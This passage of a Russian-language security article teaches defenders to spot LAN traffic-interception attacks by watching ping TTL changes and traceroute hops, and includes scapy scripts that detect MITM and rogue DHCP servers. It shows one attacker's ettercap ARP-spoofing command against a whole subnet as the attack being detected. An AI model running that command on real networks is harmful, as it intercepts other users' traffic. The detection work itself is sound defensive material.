
У сетевых устройств Cisco начальный `IP.ttl` часто равен `255`, и мы видим, что он не меняется, значит, между нами и шлюзом никого нет. Но если в этот момент хакер, находящийся где-то рядом с нами, начал шалить, картина изменится.



```
┌──(kali㉿kali)-[~]
└─$ sudo ettercap -i eth0 -T -q -M arp:remote -o /// ///

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 00:11:22:33:44:55
          10.0.0.137/255.255.255.0


Privileges dropped to EUID 65534 EGID 65534 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning ...
Scanning the whole netmask for 255 hosts ...
```

Хакер перехватывает трафик всей подсети


Мы тут же увидим это по уменьшению `IP.ttl`.



```
~/src/defence » ping 10.0.0.1                                  05.07.2023 10:37:21
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=1 ttl=255 time=0.232 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=255 time=0.591 ms
64 bytes from 10.0.0.1: icmp_seq=3 ttl=255 time=0.565 ms
64 bytes from 10.0.0.1: icmp_seq=4 ttl=255 time=0.533 ms
64 bytes from 10.0.0.1: icmp_seq=5 ttl=254 time=1.43 ms
64 bytes from 10.0.0.1: icmp_seq=6 ttl=254 time=1.40 ms
64 bytes from 10.0.0.1: icmp_seq=7 ttl=254 time=1.76 ms
64 bytes from 10.0.0.1: icmp_seq=8 ttl=254 time=1.56 ms
64 bytes from 10.0.0.1: icmp_seq=9 ttl=254 time=1.46 ms
```

Изменение расстояния до шлюза жертв атаки перехвата трафика


А выполнив трассировку, мы увидим расположение наглеца, вставшего перед шлюзом.



```
~/src/defence » sudo traceroute -n 10.0.0.1                    05.07.2023 10:43:49
traceroute to 10.0.0.1 (10.0.0.1), 30 hops max, 60 byte packets
 1  10.0.0.137  0.275 ms  0.271 ms  0.279 ms
 2  10.0.0.1  0.642 ms  0.660 ms  0.764 ms
```

Появляется дополнительный хоп

И вспомнив, что у Windows ttl = 128, а у Linux — 64, по тому же пингу мы понимаем, что среди офисных компов на Windows появился кто-то на Linux, возможно даже Kali.




```
~/src/defence » ping 10.0.0.137                                05.07.2023 10:43:53
PING 10.0.0.137 (10.0.0.137) 56(84) bytes of data.
64 bytes from 10.0.0.137: icmp_seq=1 ttl=64 time=0.202 ms
64 bytes from 10.0.0.137: icmp_seq=2 ttl=64 time=0.600 ms
64 bytes from 10.0.0.137: icmp_seq=3 ttl=64 time=0.562 ms
64 bytes from 10.0.0.137: icmp_seq=4 ttl=64 time=0.567 ms
```

IP.ttl выдает операционную систему хакера

Целое расследование было проведено лишь при помощи банального `ping`.


Подобным образом мы можем выявлять атаки перехвата трафика даже в других подсетях. Ведь мы в состоянии засылать `ping` на любой узел и мониторить, как изменяется его `IP.ttl`.



```
~/src/defence » ping 10.0.1.15                                 05.07.2023 10:50:02
PING 10.0.1.15 (10.0.1.15) 56(84) bytes of data.
64 bytes from 10.0.1.15: icmp_seq=1 ttl=127 time=0.458 ms
64 bytes from 10.0.1.15: icmp_seq=2 ttl=127 time=0.594 ms
64 bytes from 10.0.1.15: icmp_seq=3 ttl=127 time=0.650 ms
64 bytes from 10.0.1.15: icmp_seq=4 ttl=127 time=1.68 ms
64 bytes from 10.0.1.15: icmp_seq=5 ttl=126 time=2.18 ms
64 bytes from 10.0.1.15: icmp_seq=6 ttl=126 time=2.67 ms
64 bytes from 10.0.1.15: icmp_seq=7 ttl=126 time=2.48 ms
64 bytes from 10.0.1.15: icmp_seq=8 ttl=126 time=2.82 ms
64 bytes from 10.0.1.15: icmp_seq=9 ttl=126 time=0.973 ms
```

Выявление атаки перехвата трафика в дальнем сетевом сегменте

А еще мы можем определить путь следования.




```
~/src/defence » sudo traceroute -n -I 10.0.1.15                05.07.2023 10:51:44
traceroute to 10.0.1.15 (10.0.1.15), 30 hops max, 60 byte packets
 1  10.0.0.1  0.249 ms  0.280 ms  0.353 ms
 2  10.0.1.137  1.311 ms  1.440 ms  1.517 ms
 3  10.0.1.15  1.580 ms  1.661 ms  1.720 ms
```

Выявление хакерского компьютера, вмешавшегося в сетевой трафик в другом сегменте

Таким образом, вполне реально мониторить всю сеть, докуда достают пакеты. Периодически засылая `ping` на важные IP из каждой подсети, составив базу соответствий IP.ttl и анализируя изменение TTL, можно увидеть MiTM-атаки даже в других сетевых сегментах. Следующая автоматизация как раз делает это:

```
defence/mitm.py
#!/usr/bin/python3
from scapy.all import *
from time import sleep
from sys import argv
from os import system


targets = []
conf.verb = 0
TIMEOUT = 1

alerts = []
def alert(ip, distance_old, distance_new):
    if ip in alerts:
        return
    traceroute = probe_traceroute(ip)
    print("[!] MiTM detected %s: change distance: %s -> %s (%s)" % (
ip, str(distance_old), str(distance_new), traceroute))
    system("zenity --warning --title='MiTM detected' --text='MiTM
detected: victim %s' &" % ip)
    #system("echo 'MiTM detected' | festival --tts --language
english")
    alerts.append(ip)

def probe_ttl(ip):
    answer = sr1(IP(dst=ip)/ICMP(), timeout=TIMEOUT)
    if answer:
        return answer[IP].ttl

def probe_traceroute(ip):
    trace = []
    for hop in traceroute(ip, l4=ICMP(), timeout=TIMEOUT)[0]:
        req,res = hop
        trace.append(res[IP].src)
    return "->".join(trace)

with open(argv[1]) as f:
    for line in f:
        targets.append( line.split("\n")[0] )

distances = {}
while True:
    for target in targets:
        distance = probe_ttl(target)
        #distance = probe_traceroute(target)
        if distance:
            if not distances.get(target):
                distances[target] = distance
            if distances[target] != distance:
                alert(target, distances[target], distance)
        sleep(1)
    sleep(30)
```



```
~/src/defence » sudo ./mitm.py targets.txt 2> /dev/null        05.07.2023 11:05:46
[!] MiTM detected 10.0.1.15: delta ttl = 1
```

MiTM detected: victim 10.0.1.15

Детект перехвата трафика в произвольном сетевом сегменте

При некоторых обстоятельствах злоумышленник может встать не посередине (дополнительно), а вместо какого либо сетевого устройства. Поэтому более эффективно проверять перехват трафика не через длину маршрута, а через сам маршрут — с помощью трассировки. Также этот метод позволит увидеть особо хитрых злоумышленников, которые перед перехватом трафика озаботились фиксацией TTL.

Однако трассировка это процедура более долгая по времени, и поэтому предложенный метод детекта в скрипте закомментирован.

ОБНАРУЖЕНИЕ ВРЕДОНОСНЫХ DHCP/DHCPV6/SLAAC-СЕРВЕРОВ


В локальных сетях, помимо MiTM, могут выполняться и иные атаки, реализующие лишь частичный перехват трафика. Протоколы DHCP, DHCPv6 и SLAAC предназначены для автоматической выдачи адресов IPv4 или IPv6 для вновь подключенных клиентов, а также клиентов, у которых срок аренды адреса истек, или несконфигурированных клиентов.

Хакеры могут использовать DHCP для попытки перехвата трафика, если ARP-спуфинг им не помог. Еще они могут задействовать DHCPv6/SLAAC, если в твоей сети не развита IPv6 инфраструктура, но на рабочих станциях этот протокол активен, — так атакующие могут добиться частичного перехвата трафика (например, DNS трафика).

Обнаружить эти атаки достаточно просто, ведь у протоколов DHCP и DHCPv6 есть запрос, заставляющий серверы откликнуться:

```
defence/dhcp.py
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from time import sleep
from sys import argv
from os import system

conf.iface = argv[1]
conf.verb = 0

def parse(p):
    global dhcp_servers
    if DHCP in p:
        for option in p[DHCP].options:
            if 'message-type' in option and 2 in option:
                dhcp_servers.add(p[IP].src)
    elif DHCP6_Advertise in p:
        dhcp_servers.add(p[IPv6].src)
        try:
            domains = ','.join(p[DHCP6OptDNSDomains].dnsdomains)
            print(domains)
        except:
            pass

alerts = []
def alert(new_dhcp_servers):
    if not new_dhcp_servers - set(alerts):
        return
    dhcp_servers = ", ".join(map(str, new_dhcp_servers))
    print("[!] DHCP roque: " + dhcp_servers)
    system("zenity --warning --title='DHCP roque server' --text='
DHCP roque: %s' &" % dhcp_servers)
    #system("echo 'DHCP roque server detected' | festival --tts
--language english &")
    alerts.extend(new_dhcp_servers)

def dhcp_discover():
    dhcp_discover = Ether(dst='ff:ff:ff:ff:ff:ff', src=Ether().src,
type=0x0800) / IP(src='0.0.0.0', dst='255.255.255.255')/UDP(dport=67,
sport=68)/BOOTP(op=1, chaddr=Ether().src, xid=RandInt())/DHCP(options
=[('message-type','discover'), ('hostname','localhost'), ('
param_req_list',[1,3,6]), ('end')])
    sendp(dhcp_discover)
    dhcp_discover6 = Ether(dst="33:33:00:01:00:02", src=Ether().src)/
IPv6(dst="ff02::1:2")/UDP(sport=546, dport=547)/DHCP6_Solicit(trid=
RandInt())/DHCP6OptClientId(duid=DUID_LLT(lladdr=Ether().src,timeval=
int(time.time())))/DHCP6OptIA_NA(iaid=0xf)/DHCP6OptRapidCommit()/
DHCP6OptElapsedTime()/DHCP6OptOptReq(reqopts=[23,24])
    sendp(dhcp_discover6)

dhcp_servers_legal = set()
while True:
    dhcp_servers = set()
    thr = Thread(target=lambda:sniff(timeout=5, prn=parse))
    thr.start()
    dhcp_discover()
    thr.join()
    if not dhcp_servers_legal:
        dhcp_servers_legal = dhcp_servers.copy() or set([""])
        print("[*] DHCP legal: " + ", ".join(map(str,
dhcp_servers_legal)))
    if dhcp_servers - dhcp_servers_legal:
        alert(dhcp_servers - dhcp_servers_legal)
    sleep(10)
```

